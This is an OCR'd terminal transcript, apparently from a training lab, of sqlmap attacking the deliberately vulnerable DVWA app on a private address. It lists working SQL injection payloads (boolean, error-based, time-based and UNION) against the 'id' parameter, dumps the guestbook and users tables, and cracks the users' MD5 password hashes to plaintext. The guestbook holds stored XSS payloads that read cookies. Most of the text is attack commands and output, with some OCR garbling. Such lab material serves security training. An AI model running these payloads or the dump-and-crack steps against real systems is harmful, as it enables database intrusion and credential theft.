    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1=1' AND ROW(5272,9258)>(SELECT COUNT(*),CONCAT(0x716b716271,(SELECT (ELT(52
72=5272,1))),0x7171717871,FLOOR(RAND(0)*2))x FROM (SELECT 2563 UNION SELECT 9085 UNION SELEC
T 5274 UNION SELECT 8033)a GROUP BY x)-- IAuR&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
```




```
    Payload: id=1=1' AND (SELECT 8219 FROM (SELECT(SLEEP(5)))Klej)-- vvTk&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1=1' UNION ALL SELECT CONCAT(0x716b716271,0x634e564469424c4d7376677975536e6d
486378566474676a5a466e7a4c4e6e4a416870594f4a6452,0x7171717871),NULL#&Submit=Submit
---
[00:01:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:01:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/ou
tput/192.168.81.141'

[*] ending @ 00:01:07 /2026-02-13/


┌──(kali㉿kali)-[~]
└─$ cd /home/kali/.local/share/sqlmap/output/192.168.81.141

┌──(kali㉿kali)-[~/…/share/sqlmap/output/192.168.81.141]
└─$ ls
dump  log  session.sqlite  target.txt

┌──(kali㉿kali)-[~/…/share/sqlmap/output/192.168.81.141]
└─$ dump

┌──(kali㉿kali)-[~/…/sqlmap/output/192.168.81.141/dump]
└─$ ls -la
total 8
drwxrwxr-x 2 kali kali 4096 Feb 12 23:52 .
drwxrwxr-x 3 kali kali 4096 Feb 13 00:01 ..
```




```
┌──(kali㉿kali)-[~/…/sqlmap/output/192.168.81.141/dump]
└─$ cd ..

┌──(kali㉿kali)-[~/…/share/sqlmap/output/192.168.81.141]
└─$ cat log
sqlmap identified the following injection point(s) with a total of 146 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1=1' OR NOT 8250=8250#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1=1' AND ROW(5272,9258)>(SELECT COUNT(*),CONCAT(0x716b716271,(SELECT (ELT(52
72=5272,1))),0x7171717871,FLOOR(RAND(0)*2))x FROM (SELECT 2563 UNION SELECT 9085 UNION SELEC
T 5274 UNION SELECT 8033)a GROUP BY x)-- IAuR&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1=1' AND (SELECT 8219 FROM (SELECT(SLEEP(5)))Klej)-- vvTk&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1=1' UNION ALL SELECT CONCAT(0x716b716271,0x634e564469424c4d7376677975536e6d
486378566474676a5a466e7a4c4e6e4a416870594f4a6452,0x7171717871),NULL#&Submit=Submit
---
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
```




```
└─$ sqlmap -r sql -p id --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.10.2#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 00:07:01 /2026-02-13/

[00:07:01] [INFO] parsing HTTP request from 'sql'
[00:07:02] [INFO] resuming back-end DBMS 'mysql'
[00:07:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1=1' OR NOT 8250=8250#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1=1' AND ROW(5272,9258)>(SELECT COUNT(*),CONCAT(0×716b716271,(SELECT (ELT(52
72=5272,1))),0×7171717871,FLOOR(RAND(0)*2))x FROM (SELECT 2563 UNION SELECT 9085 UNION SELEC
T 5274 UNION SELECT 8033)a GROUP BY x)-- IAuR&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1=1' AND (SELECT 8219 FROM (SELECT(SLEEP(5)))Klej)-- vvTk&Submit=Submit

    Type: UNION query
```



```
    Payload: id=1=1' UNION ALL SELECT CONCAT(0×716b716271,0×634e564469424c4d7376677975536e6d
486378566474676a5a466e7a4c4e6e4a416870594f4a6452,0×7171717871),NULL#&Submit=Submit
---
[00:07:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[00:07:02] [WARNING] missing database parameter. sqlmap is going to use the current database
 to enumerate table(s) entries
[00:07:02] [INFO] fetching current database
[00:07:02] [WARNING] reflective value(s) found and filtering out
[00:07:02] [INFO] fetching tables for database: 'dvwa'
[00:07:02] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[00:07:02] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[8 entries]
+------------+-------+-----------------------------------------+
| comment_id | name  | comment                                 |
+------------+-------+-----------------------------------------+
| 1          | test  | This is a test comment.                 |
| 2          | mohan | hi is xss vulnerability testing         |
| 3          | admin | khdjvlbsdvous                           |
| 4          | mohan | <b>to test xss</b>                      |
| 5          | admin | <i>im a pentester im here to test xss </i> |
| 6          | mohan | <script>alert("admin:xss")</script>     |
| 7          | momo  | <script>alert(document.cookie)</script> |
| 8          | momo  | <h>this is a test</h>                   |
+------------+-------+-----------------------------------------+

[00:07:02] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/
output/192.168.81.141/dump/dvwa/guestbook.csv'
[00:07:02] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:07:03] [INFO] fetching entries for table 'users' in database 'dvwa'
[00:07:03] [INFO] recognized possible password hashes in column 'password'
```



```
do you want to store hashes to a temporary file for eventual further processing with other t
ools [y/N] y
[00:07:41] [INFO] writing hashes to a temporary file '/tmp/sqlmapb1xolb5n43591/sqlmaphashes-
ou9i3pqg.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:07:45] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> ls
[00:07:50] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[00:07:58] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[00:07:58] [INFO] starting 4 processes
[00:08:00] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[00:08:01] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[00:08:04] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[00:08:06] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+------------------------------------------------------+--------------
------------------------------+-----------+-------------+
| user_id | user    | avatar                                               | password
                              | last_name | first_name  |
+---------+---------+------------------------------------------------------+--------------
------------------------------+-----------+-------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765
d61d8327deb882cf99 (password) | admin     | admin       |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38
d5f260853678922e03 (abc123)   | Brown     | Gordon      |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3
966d7e0d4fcc69216b (charley)  | Me        | Hack        |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe4
0cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo       |
```



0cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |

```
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765
d61d8327deb882cf99 (password) | Smith     | Bob         |
+---------+---------+------------------------------------------------------+--------------
------------------------------+-----------+-------------+

[00:08:11] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/outp
ut/192.168.81.141/dump/dvwa/users.csv'
[00:08:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/ou
tput/192.168.81.141'

[*] ending @ 00:08:11 /2026-02-13/
```